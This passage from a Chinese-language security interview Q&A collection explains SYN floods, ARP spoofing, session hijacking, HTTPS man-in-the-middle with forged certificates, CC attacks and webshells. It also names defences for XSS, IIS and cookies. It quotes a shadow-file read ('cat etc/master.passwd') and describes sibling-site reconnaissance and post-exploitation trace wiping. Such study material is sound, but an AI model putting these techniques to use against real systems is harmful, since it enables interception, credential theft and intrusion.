制、重传机制、拥塞控制机制等都会消耗大量的时间，而且要在每台设备上维护所有的传输连接，事实上，每个连接都会占用系统的 CPU、内存等硬件资源。

而且，因为 TCP 有确认机制、三次握手机制，这些也导致 TCP 容易被人利用，实现 DOS、DDOS、CC 等攻击。

UDP 的优点：

快，比 TCP 稍安全

UDP 没有 TCP 的握手、确认、窗口、重传、拥塞控制等机制，UDP 是一个无状态的传输协议，所以它在传递数据时非常快。没有 TCP 的这些机制，UDP 较 TCP 被攻击者利用的漏洞就要少一些。但 UDP 也是无法避免攻击的，比如：UDP Flood 攻击……

UDP 的缺点：

不可靠，不稳定

因为 UDP 没有 TCP 那些可靠的机制，在数据传递时，如果网络质量不好，就会很容易丢包。

基于上面的优缺点，那么：

什么时候应该使用 TCP：

当对网络通讯质量有要求的时候，比如：整个数据要准确无误的传递给对方，这往往用于一些要求可靠的应用，比如 HTTP、HTTPS、FTP 等传输文件的协议，POP、SMTP 等邮件传输的协议。

在日常生活中，常见使用 TCP 协议的应用如下：

浏览器，用的 HTTP

FlashFXP，用的 FTP

Outlook，用的 POP、SMTP

Putty，用的 Telnet、SSH

QQ 文件传输

什么时候应该使用 UDP：

当对网络通讯质量要求不高的时候，要求网络通讯速度能尽量的快，这时就可以使用 UDP。

比如，日常生活中，常见使用 UDP 协议的应用如下：

QQ 语音

QQ 视频

TFTP

（2）TCP 握手协议

在 TCP/IP 协议中，TCP 协议提供可靠的连接服务，采用三次握手建立一个连接。

第一次握手：建立连接时，客户端发送 syn 包(syn=j)到服务器，并进入 SYN_SEND 状态，等待服务器确认；

第二次握手：服务器收到 syn 包，必须确认客户的 SYN（ack=j+1），同时自己也发送一个 SYN 包（syn=k），

即 SYN+ACK 包，此时服务器进入 SYN_RECV 状态；

第三次握手：客户端收到服务器的 SYN+ACK 包，向服务器发送确认包 ACK(ack=k+1)，此包发送完毕，

客户端和服务器进入 ESTABLISHED 状态，完成三次握手。

完成三次握手，客户端与服务器开始传送数据，在上述过程中，还有一些重要的概念：

未连接队列：在三次握手协议中，服务器维护一个未连接队列，该队列为每个客户端的 SYN 包（syn=j）开设一个条目，

该条目表明服务器已收到 SYN 包，并向客户发出确认，正在等待客户的确认包。

这些条目所标识的连接在服务器处于 Syn_RECV 状态，

当服务器收到客户的确认包时，删除该条目，服务器进入 ESTABLISHED 状态。

backlog 参数：表示未连接队列的最大容纳数目。

SYN-ACK 重传次数　服务器发送完 SYN - ACK 包，如果未收到客户确认包，服务器进行首次重传，等待一段时间仍未收到客户确认包，

进行第二次重传，如果重传次数超过系统规定的最大重传次数，系统将该连接信息从半连接队列中删除。注意，每次重传等待的时间不一定相同。

半连接存活时间：是指半连接队列的条目存活的最长时间，也即服务从收到 SYN 包到确认这个报文无效的最长时间，

该时间值是所有重传请求包的最长等待时间总和。有时我们也称半连接存活时间为 Timeout 时间、SYN_RECV 存活时间。

（3）SYN 攻击原理

SYN 攻击属于 DOS 攻击的一种，它利用 TCP 协议缺陷，通过发送大量的半连接请求，耗费 CPU 和内存资源。

SYN 攻击除了能影响主机外，还可以危害路由器、防火墙等网络系统，事实上 SYN 攻击并不管目标是什么系统，

只要这些系统打开 TCP 服务就可以实施。从上图可看到，服务器接收到连接请求（syn=j），

将此信息加入未连接队列，并发送请求包给客户（syn=k,ack=j+1），此时进入 SYN_RECV 状态。

当服务器未收到客户端的确认包时，重发请求包，一直到超时，才将此条目从未连接队列删除。

配合 IP 欺骗，SYN 攻击能达到很好的效果，通常，客户端在短时间内伪造大量不存在的 IP 地址，

向服务器不断地发送 syn 包，服务器回复确认包，并等待客户的确认，由于源地址是不存在的，

服务器需要不断的重发直至超时，这些伪造的 SYN 包将长时间占用未连接队列，正常的 SYN 请求被丢弃，

目标系统运行缓慢，严重者引起网络堵塞甚至系统瘫痪。

78.证书要考哪些？

信息安全国际第一认证——CISSP

信息安全国内认证——CISAW

信息安全国内认证——CISP

信息安全技术实操认证新贵——Security+

IT 审计人员的必备之证——CISA=

79.DVWA 是如何搭建的？

启动 xampp（XAMPP（Apache+MySQL+PHP+PERL）是一个功能强大的建站集成软件包。）下的 apache 中间件和 mysql

将 dvwa 放到 xampp 下的 htdocs 目录下

在浏览器输入 http://127.0.0.1/dvwa 即可使用啦！

还有 owasp 的漏洞练习平台：

https://sourceforge.net/projects/owaspbwa/files/

80.渗透测试的流程是什么？

渗透测试流程概述

前期交互阶段、情报搜集阶段、威胁建模阶段、漏洞分析阶段、

渗透攻击阶段（Exploitation）、后渗透攻击阶段（怎么一直控制，维持访问）、

报告阶段。

攻击前：网络踩点、网络扫描、网络查点

攻击中：利用漏洞信息进行渗透攻击、获取权限

攻击后：后渗透维持攻击、文件拷贝、木马植入、痕迹擦除

81.xss 如何防御？

1.对前端输入做过滤和编码：

比如只允许输入指定类型的字符，比如电话号格式，注册用户名限制等，输入检查需要在服务器端完成，在前端完成的限制是容易绕过的；

对特殊字符进行过滤和转义；

2.对输出做过滤和编码：在变量值输出到前端的 HTML 时进行编码和转义；

3.给关键 cookie 使用 http-only

81.IIS 服务器应该做哪些方面的保护措施？

整理来源：http://www.williamlong.info/archives/118.html

1. 保持 Windows 升级:

2. 使用 IIS 防范工具

3. 移除缺省的 Web 站点

4. 如果你并不需要 FTP 和 SMTP 服务，请卸载它们

5. 有规则地检查你的管理员组和服务:

6. 严格控制服务器的写访问权限

7. 设置复杂的密码

8. 减少/排除 Web 服务器上的共享

9. 禁用 TCP/IP 协议中的 NetBIOS:

10. 使用 TCP 端口阻塞

11. 仔细检查*.bat 和*.exe 文件: 每周搜索一次*.bat

12. 管理 IIS 目录安全:

13. 使用 NTFS 安全:

14. 管理用户账户

15. 审计你的 Web 服务器:

84.虚拟机的几种连接方式及原理？

整理来源：http://blog.csdn.net/shuxiao9058/article/details/7051463

安装完虚拟机后，默认安装了两个虚拟网卡，VMnet1 和 VMnet8，其他的未安

装（当然也可以手动安装其他的）。其中 VMnet1 是 host 网卡，

用于 host 方式连接网络的。VMnet8 是 NAT 网卡 ,用于 NAT 方式连接网络的。

它们的 IP 地址是随机生成的，如果要用虚拟机做实验的话，

最好将 VMnet1 到 VMnet8 的 IP 地址改掉。习惯上把 VMware 虚拟网卡使用的网段"固定"，使用如下原则：VMnet1 对应的网段是 192.168.10.0，

VMnet2 对应的网段是 192.168.20.0，其他的类似。当然平常只是随便用用的就不用改了，能上网就行了。

VMware 网络连接的方式主要有 :桥接(Bridged)、NAT、主机网络(Host-Only)。

1. Use bridged networking（使用桥接网络）

说明：使用 VMnet0 虚拟交换机，此时虚拟机相当与网络上的一台独立计算机与主机一样，拥有一个独立的 IP 地址，

其网络拓扑如图 1 所示，使用桥接方式，A，A1，A2，B 可互访。



图 1

2. Use network address translation（NAT）

说明：使用 Vmnet8 虚拟交换机，此时虚拟机可以通过主机单向网络上的其他工作站，其他工作站不能访问虚拟机。

其网络拓扑如图 2 所示，使用 NAT 方式，A1，A2 可以访问 B，但 B 不可以访问 A1，A2。但 A，A1，A2 可以互访。



图 2

3. Use Host-Only networking（使用主机网络）

说明：使用 Vmnet1 虚拟交换机，此时虚拟机只能与虚拟机、主机互访。也就是不能上 Internet，其网络拓扑如图 3 所示，

使用 Host 方式，A，A1，A2 可以互访，但 A1，A2 不能访问 B，也不能被 B 访问。



图 3

85.xss 有 cookie 一定可以无用户名密码登录吗？

基本可以。因为把 cookie 的值给浏览器，浏览器去访问页面会用已有的 cookie 去访问，如果 cookie 有效，就会直接进去。

86.SSL Strip(SSp)攻击到底是什么？

SSL 协议(Secure Socket Layer ,安全套接层)主要是使用公开密钥体制和 X.509 数字证书技术保护信息传输的机密性和完整性，它不能保证信息的不可抵赖性，主要适用于点对点之间的信息传输，常用 Web Server 方式。

详细解释 http://hover.blog.51cto.com/258348/218841

87.中间人攻击——ARP 欺骗的原理、实战及防御？

(1）什么是网关

首先来简单解释一下什么是网关，网关工作在 OSI 七层模型中的传输层或者应用层，用于高层协议的不同网络之间的连接，简单地说，网关就好比是一个房间通向另一个房间的一扇门。

（2）ARP 协议是什么

ARP（Address Resolution Protocol）地址转换协议，工作在 OSI 模型的数据链路层，在以太网中，网络设备之间互相通信是用 MAC 地址而不是 IP 地址，ARP 协议就是用来把 IP 地址转换为 MAC 地址的。而 RARP 和 ARP 相反，它是反向地址转换协议，把 MAC 地址转换为 IP 地址。

假设 A(192.168.1.2)与 B(192.168.1.3)在同一局域网，A 要和 B 实现通信。A 首先会发送一个数据包到广播地址(192.168.1.255)，该数据包中包含了源 IP（A）、源 MAC、目的 IP（B）、目的 MAC，这个数据包会被发放给局域网中所有的主机，但是只有 B 主机会回复一个包含了源 IP（B）、源 MAC、目的 IP（A）、目的 MAC 的数据包给 A，同时 A 主机会将返回的这个地址保存在 ARP 缓存表中。

（3）ARP 欺骗原理

上面提到过了 ARP 缓存表，在每台主机都有一个 ARP 缓存表，缓存表中记录了 IP 地址与 MAC 地址的对应关系，而局域网数据传输依靠的是 MAC 地址。

假设主机 A 192.168.1.2,B 192.168.1.3,C 192.168.1.4; 网关 G 192.168.1.1; 在同一局域网，主机 A 和 B 通过网关 G 相互通信，就好比 A 和 B 两个人写信，由邮递员 G 送信，C 永远都不会知道 A 和 B 之间说了些什么话。但是并不是想象中的那么安全，在 ARP 缓存表机制存在一个缺陷，就是当请求主机收到 ARP 应答包后，不会去验证自己是否向对方主机发送过 ARP 请求包，就直接把这个返回包中的 IP 地址与 MAC 地址的对应关系保存进 ARP 缓存表中，如果原有相同 IP 对应关系，原有的则会被替换。

这样 C 就有了偷听 A 和 B 的谈话的可能，继续思考上面的例子：

C 假扮邮递员，首先要告诉 A 说：“我就是邮递员” （C 主机向 A 发送构造好的返回包，源 IP 为 G 192.168.1.1，源 MAC 为 C 自己的 MAC 地址），愚蠢的 A 很轻易的相信了，直接把“C 是邮递员”这个信息记在了脑子里；

C 再假扮 A，告诉邮递员：“我就是 A” （C 向网关 G 发送构造好的返回包，源 IP 为 A 192.168.1.2，源 MAC 地址为自己的 MAC 地址），智商捉急的邮递员想都没想就相信了，以后就把 B 的来信送给了 C，C 当然就可以知道 A 和 B 之间聊了些什么

上面 ABCG 的故事就是 ARP 双向欺骗的原理了

ARP 单向欺骗就更好理解了 ,C 只向 A 发送一个返回包 ,告诉 A :G 192.168.1.1 的 MAC 地址为 5c-63-bf-79-1d-fa（一个错误的 mac 地址），A 把这个信息记录在了缓存表中，而 G 的缓存表不变，也就是说，A 把数据包给了 C，而 G 的包还是给 A，这样就是 ARP 单向欺骗了。

88.会话劫持原理?

在现实生活中，比如你去市场买菜，在交完钱后你要求先去干一些别的事情，稍候再来拿菜；如果这个时候某个陌生人要求把菜拿走，卖菜的人会把菜给陌生人吗？！当然，这只是一个比喻，但这恰恰就是会话劫持的喻意。所谓会话，就是两台主机之间的一次通讯。例如你 Telnet 到某台主机，这就是一次 Telnet 会话；你浏览某个网站，这就是一次 HTTP 会话。而会话劫持（Session Hijack），就是结合了嗅探以及欺骗技术在内的攻击手段。例如，在一次正常的会话过程当中，攻击者作为第三方参与到其中，他可以在正常数据包中插入恶意数据，也可以在双方的会话当中进行简听，甚至可以是代替某一方主机接管会话。我们可以把会话劫持攻击分为两种类型：1）中间人攻击(Man In The Middle，简称 MITM)，2）注射式攻击（Injection）；并且还可以把会话劫持攻击分为两种形式：1）被动劫持，2）主动劫持；被动劫持实际上就是在后台监视双方会话的数据流，从中获得敏感数据；而主动劫持则是将会话当中的某一台主机“踢”下线，然后由攻击者取代并接管会话，这种攻击方法危害非常大，攻击者可以做很多事情，比如“cat etc/master.passwd”（FreeBSD 下的 Shadow 文件）。图 1 为会话劫持示意图。

89.MITM 攻击简介？

这也就是我们常说的“中间人攻击”，在网上讨论比较多的就是 SMB 会话劫持，这也是一个典型的中间人攻击。要想正确的实施中间人攻击，攻击者首先需要使用 ARP 欺骗或 DNS 欺骗，将会话双方的通讯流暗中改变，而这种改变对于会话双方来说是完全透明的。关于 ARP 欺骗黑客防线介绍的比较多，网上的资料

也比较多，我就不在多说了，我只简单谈谈 DNS 欺骗。DNS（Domain Name System），即域名服务器，我们几乎天天都要用到。对于正常的 DNS 请求，例如在浏览器输入 www.hacker.com.cn，然后系统先查看 Hosts 文件，如果有相对应的 IP，就使用这个 IP 地址访问网站（其实，利用 Hosts 文件就可以实现 DNS 欺骗）；如果没有，才去请求 DNS 服务器；DNS 服务器在接收到请求之后，解析出其对应的 IP 地址，返回给我本地，最后你就可以登陆到黑客防线的网站。而 DNS 欺骗则是，目标将其 DNS 请求发送到攻击者这里，然后攻击者伪造 DNS 响应，将正确的 IP 地址替换为其他 IP，之后你就登陆了这个攻击者指定的 IP，而攻击者早就在这个 IP 中安排好了恶意网页，可你却在不知不觉中已经被攻击者下了“套”……DNS 欺骗也可以在广域网中进行，比较常见的有“Web 服务器重定向”、“邮件服务器重定向”等等。但不管是 ARP 欺骗，还是 DNS 欺骗，中间人攻击都改变正常的通讯流，它就相当于会话双方之间的一个透明代理，可以得到一切想知道的信息，甚至是利用一些有缺陷的加密协议来实现。

90.注射式攻击简介？

这种方式的会话劫持比中间人攻击实现起来简单一些，它不会改变会话双方的通讯流，而是在双方正常的通讯流插入恶意数据。在注射式攻击中，需要实现两种技术：1）IP 欺骗，2）预测 TCP 序列号。如果是 UDP 协议，只需伪造 IP 地址，然后发送过去就可以了，因为 UDP 没有所谓的 TCP 三次握手，但基于 UDP 的应用协议有流控机制，所以也要做一些额外的工作。对于 IP 欺骗，有两种情况需要用到：1）隐藏自己的 IP 地址；2）利用两台机器之间的信任关系实施入侵。

在 Unix/Linux 平台上，可以直接使用 Socket 构造 IP 包，在 IP 头中填上虚假的 IP 地址，但需要 root 权限；在 Windows 平台上，不能使用 Winsock，需要使用 Winpacp（也可以使用 Libnet）。例如在 Linux 系统，首先打开一个 Raw Socket（原始套接字），然后自己编写 IP 头及其他数据。

91.什么叫 CC 攻击？

攻击者借助代理服务器生成指向受害主机的合法请求，实现 DDOS,和伪装就叫：CC(ChallengeCollapsar)。

CC 主要是用来攻击页面的。大家都有这样的经历，就是在访问论坛时，如果这个论坛比较大，访问的人比较多，打开页面的速度会比较慢，访问的人越多，论坛的页面越多，数据库就越大，被访问的频率也越高，占用的系统资源也就相当可观。

一个静态页面不需要服务器多少资源，甚至可以说直接从内存中读出来发给你就可以了，但是论坛就不一样了，我看一个帖子，系统需要到数据库中判断我是否有读帖子的权限，如果有，就读出帖子里面的内容，显示出来——这里至少访问了 2 次数据库，如果数据库的数据容量有 200MB 大小，系统很可能就要在这 200MB 大小的数据空间搜索一遍，这需要多少的 CPU 资源和时间？如果我是查找一个关键字，那么时间更加可观，因为前面的搜索可以限定在一个很小的范围内，比如用户权限只查用户表，帖子内容只查帖子表，而且查到就可以马上停止查询，而搜索肯定会对所有的数据进行一次判断，消耗的时间是相当的大。

CC 就是充分利用了这个特点，模拟多个用户（多少线程就是多少用户）不停的进行访问（访问那些需要大量数据操作，就是需要大量 CPU 时间的页面）.这一点用一个一般的性能测试软件就可以做到大量模拟用户并发。

93.添加时间戳防止重放攻击?

如过客户端在向服务端接口进行请求,如果请求信息进行了加密处理，被第三方截取到请求包，虽然第三方无法解密获取其中的数据，但是可以使用该请求包进行重复的请求操作。如果服务端不进行防重放攻击，就会参数服务器压力增大，数据紊乱的后果。而使用添加时间戳的方式可以解决这一问题。。

94.浅析 HTTPS 中间人攻击与证书校验？

http://www.2cto.com/article/201607/523509.html

证书是 https 里非常重要的主体，可用来识别对方是否可信，以及用其公钥做密钥交换。可以看见证书里面包含证书的颁发者，证书的使用者，证书的公钥，颁发者的签名等信息。其中 Issuer Name 是签发此证书的 CA 名称,用来指定签发证书的 CA 的可识别的唯一名称(DN, Distinguished Name)，用于证书链的认证 ,这样通过各级实体证书的验证 ,逐渐上溯到链的终止点 ,即可信任的根 CA，如果到达终点在自己的信任列表内未发现可信任的 CA 则认为此证书不可信。

https 握手过程的证书校验环节就是为了识别证书的有效性唯一性等等，所以严格意义上来说 https 下不存在中间人攻击 ,存在中间人攻击的前提条件是没有严

格的对证书进行校验，或者人为的信任伪造证书，下面一起看下几种常见的 https“中间人攻击”场景。

（1）证书未校验

由于客户端没有做任何的证书校验 ,所以此时随意一张证书都可以进行中间人攻击，可以使用 burp 里的这个模块进行中间人攻击。

通过浏览器查看实际的 https 证书，是一个自签名的伪造证书。

（2）部分校验

做了部分校验，例如在证书校验过程中只做了证书域名是否匹配的校验，可以使用 burp 的如下模块生成任意域名的伪造证书进行中间人攻击。

实际生成的证书效果，如果只做了域名、证书是否过期等校验可轻松进行中间人攻击(由于 chrome 是做了证书校验的所以会提示证书不可信任)。

（3）证书链校验

如果客户端对证书链做了校验，那么攻击难度就会上升一个层次，此时需要人为的信任伪造的证书或者安装伪造的 CA 公钥证书从而间接信任伪造的证书，可以使用 burp 的如下模块进行中间人攻击。

可以看见浏览器是会报警告的，因为 burp 的根证书 PortSwigger CA 并不在浏览器可信任列表内 ,所以由它作为根证书签发的证书都是不能通过浏览器的证书

校验的，如果将 PortSwigger CA 导入系统设置为可信任证书，那么浏览器将不会有任何警告。

手机客户端 Https 数据包抓取

上述第一、二种情况不多加赘述，第三种情况就是我们经常使用的抓手机应用 https 数据包的方法，即导入代理工具的公钥证书到手机里，再进行 https 数据包的抓取。导入手机的公钥证书在 android 平台上称之为受信任的凭据，

可以看见是 Issuer 和 Subject 一样的自签名 CA 公钥证书，另外我们也可以通过证书类型就可以知道此为公钥证书，crt、der 格式的证书不支持存储私钥或证书路径(有兴趣的同学可查找证书相关信息)。导入 CA 公钥证书之后，参考上文的证书校验过程不难发现通过此方式能通过证书链校验，从而形成中间人攻击，客户端使用代理工具的公钥证书加密随机数，代理工具使用私钥解密并计算得到对称加密密钥，再对数据包进行解密即可抓取明文数据包。

（4）中间人攻击原理

一直在说中间人攻击，那么中间人攻击到底是怎么进行的呢，下面我们通过一个流行的 MITM 开源库 mitmproxy 来分析中间人攻击的原理。中间人攻击的关键在于 https 握手过程的 ClientKeyExchange，由于 pre key 交换的时候是使用服务器证书里的公钥进行加密，如果用的伪造证书的公钥，那么中间人就可以解开该密文得到 pre_master_secret 计算出用于对称加密算法的 master_key，从而获取到客户端发送的数据;然后中间人代理工具再使用其和服务端的 master_key 加密传输给服务端;同样的服务器返回给客户端的数据也是经过中

间人解密再加密，于是完整的 https 中间人攻击过程就形成了，一图胜千言，来吧。

（5）App 证书校验

通过上文第一和第二部分的说明，相信大家已经对 https 有个大概的了解了，那么问题来了，怎样才能防止这些“中间人攻击”呢?

app 证书校验已经是一个老生常谈的问题了，但是市场上还是有很多的 app 未做好证书校验 ,有些只做了部分校验 ,例如检查证书域名是否匹配证书是否过期，更多数的是根本就不做校验 ,于是就造成了中间人攻击。做证书校验需要做完全，只做一部分都会导致中间人攻击，对于安全要求并不是特别高的 app 可使用如下校验方式：

查看证书是否过期 服务器证书上的域名是否和服务器的实际域名相匹配， 校验证书链。

94.什么是 HttpOnly?

如果您在 cookie 中设置了 HttpOnly 属性，那么通过 js 脚本将无法读取到 cookie 信息，这样能有效的防止 XSS 攻击

95.如何设计相对安全的 cookie 自动登录系统?

http://blog.sina.com.cn/s/blog_90cbd0ab0101ew0p.html

这种技术其实就是基于 cookie 的自动登录，用户登录的时候会把需要验证的 token 写到 cookie 里面 ,当用户 session 失效的时候 ,token 会通过 cookie 发送给服务器端，服务器端解析 token 判断是否已经登录；这里面的 token 如何设计是关键，到底存什么数据才能保证系统的安全性呢？

有些新手可能会想，把用户 id 和 password 直接 md5 加密存到 cookie，这样做是最糟糕的设计，用户的敏感信息直接暴露出来，黑客可以伪造别人的 id 进行尝试性登录，可以想象黑客知道了 admin 账号的 id，试过几千几万次，密码和加密算法很可能破解出来。

token 要相对安全，不应该是简单的用户名和密码 md5 加密，用户密码其实完全可以不用存进去，分两步来做：

1)token 是一些信息的组合 ,用户 id+用户名+expires 过期时间+ip 地址+salt，具体加密算法最好自己写，不能使是常见的加密函数（md5）,当然这 个加密函数必须可逆，这个 token 我们同时要保存在用户表数据库里面,set cookie 的时候记得 http only；

2) 服务器端拿到 cookie 之后，进行逆解析，这个时候我们要验证如下信息：cookie 是否过期、ip 地址是否发生变化、用户 id 和用户名是否存在；用户 存在之后，我们再拿这个 token 跟第一步存在数据库中的 token 进行比较，看是否相等 ,如果不等说明 token 已经过期 ,这样做可保证每次用户登录之 后 token 值都不一样，之前用过的 token 都会失效；

96.SSH 的定义？

SSH 为 Secure Shell 的缩写 ,由 IETF 的网络小组(Network Working Group ）所制定；SSH 为建立在应用层基础上的安全协议。SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。

97.服务器操作系统的安全防范？

停止运行不需要的软件；（很可能成为外部攻击的入口）

定期实施漏洞防范措施；（选定软件时确认软件的升级状况，确定打补丁方式，关注各种漏洞信息，确认漏洞后调查补丁状况以及防范对策，并制定对应计划）

对不需要对外公开的端口或者服务加以访问限制；（通过端口扫描确认各端口服务状态）

提高认证强度。

98.日志文件查看？

windows7 的日志信息文件存放在 C:windows-》System32-》winevt-》Logs 文件夹下，对应的日志文件也有很多，并且文件格式都是 evtx 格式的文件，直接用 Eventvwr.msc 这个命令启用事件查看器来查看即可。

或者点击开始然后单击控制面板进入 win7 控制面板 ,单击“系统和安全”选项。在右下方找到“查看事件日志”进入 windows 系统日志查看器。

在日志查看器左侧可以选择查看不同类型日志，一般系统报错应该在“windows 日志/系统”中找相关信息。双击单条日志可以查看详细信息，而右侧栏可以对日志进行删除、复制等操作。

99.localStorage 和 sessionStorage 区别？

http://www.cnblogs.com/tylerdonet/p/4833681.html

http://www.2cto.com/article/201505/401601.html

localStorage 和 sessionStorage 一样都是用来存储客户端临时信息的对象。

他们均只能存储字符串类型的对象（虽然规范中可以存储其他原生类型的对象，但是目前为止没有浏览器对其进行实现）。

localStorage 生命周期是永久，这意味着除非用户显示在浏览器提供的 UI 上清除 localStorage 信息，否则这些信息将永远存在。

sessionStorage 生命周期为当前窗口或标签页，一旦窗口或标签页被永久关闭了，那么所有通过 sessionStorage 存储的数据也就被清空了。

不同浏览器无法共享 localStorage 或 sessionStorage 中的信息。相同浏览器的不同页面间可以共享相同的 localStorage（页面属于相同域名和端口），但是不同页面或标签页间无法共享 sessionStorage 的信息。这里需要注意的是，页面及标 签页仅指顶级窗口 ,如果一个标签页包含多个 iframe 标签且他们属于同源页面，那么他们之间是可以共享 sessionStorage 的。

100.简单的查找旁站？

百度 域名查找 IP 打开可行的网页，在里面输入目标域名，搜索出服务器的 IP，然后百度 IP 反查域名 选择一个可行的网页打开，输入刚刚查询到的 IP，旁站就通通出来了。

目标站没法子入侵不代表旁站也一样。

101.什么是 WebShell?

WebShell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将这些 asp 或 php 后门文件与网站服务器 WEB 目录下正常的网页文件混在一起，然后就可以使用浏览器来访问这些 asp 或者 php 后门，得到一个命令执行环境，以达到控制网站服务器的目的（可以上传下载文件，查看数据库，执行任意程序命令等）。国内常用的 WebShell 有海阳 ASP 木马，Phpspy，c99shell 等。

(静态网页 :最常用的格式文件就是 html 格式文件，大部分网页的格式都是 html 格式，html 格式又包含有.htm、dhtml.xhtml.shtm.shtml。这些都是指静态页面，里面不含有动态程序。

动态网页页面级包括有 ASP(基于 JavaScript 或 VbScript 或 C#)、JSP、PHP、ASPX、jspx、cgi。这些里面是包含服务器端执行的代码，也就是服务器在将这些网页发给客户端之前，会先执行里面的动态程序语言，并把执行后生成的 html

发送到客户端来的，所以我们在客户端看到的源代码也是 html 格式的（因为动态的代码直接在服务器上执行，而这些服务器代码是前台是不会显示出来。）

102.什么是网络钓鱼？

网络钓鱼是通过大量发送声称来自于银行或其他知名机构的欺骗性垃圾邮件,意图引诱收信人给出敏感信息（如用户名、口令、帐号 ID 、 ATM PIN 码或信用卡详细信息）的一种攻击方式。

最典型的网络钓鱼攻击将收信人引诱到一个通过精心设计与目标组织的网站非常相似的钓鱼网站上，并获取收信人在此网站上输入的个人敏感信息，通常这个攻击过程不会让受害者警觉。

它常常导引用户到 URL 与接口外观与真正网站几无二致的假冒网站输入个人数据。就算使用强式加密的 SSL 服务器认证，要侦测网站是否仿冒实际上仍很困难。网钓是一种利用社会工程技术来愚弄用户的实例。它凭恃的是现行网络安全技术的低亲和度。

103.你获取网络安全知识途径有哪些？

1.网站，看雪，安全焦点，国内的乌云，FreeBuf

2.视频学习：i 春秋，51cto，慕课网，实验楼，实验吧，网易云课堂等等

3.微信公众号、知乎等，企业 src 等

4.书籍，《白帽子讲 web 安全》《Web 应用安全权威指南》等

5.然后就是请教牛人

6.最后是公司内技术分享。

104.什么是 CC 攻击？

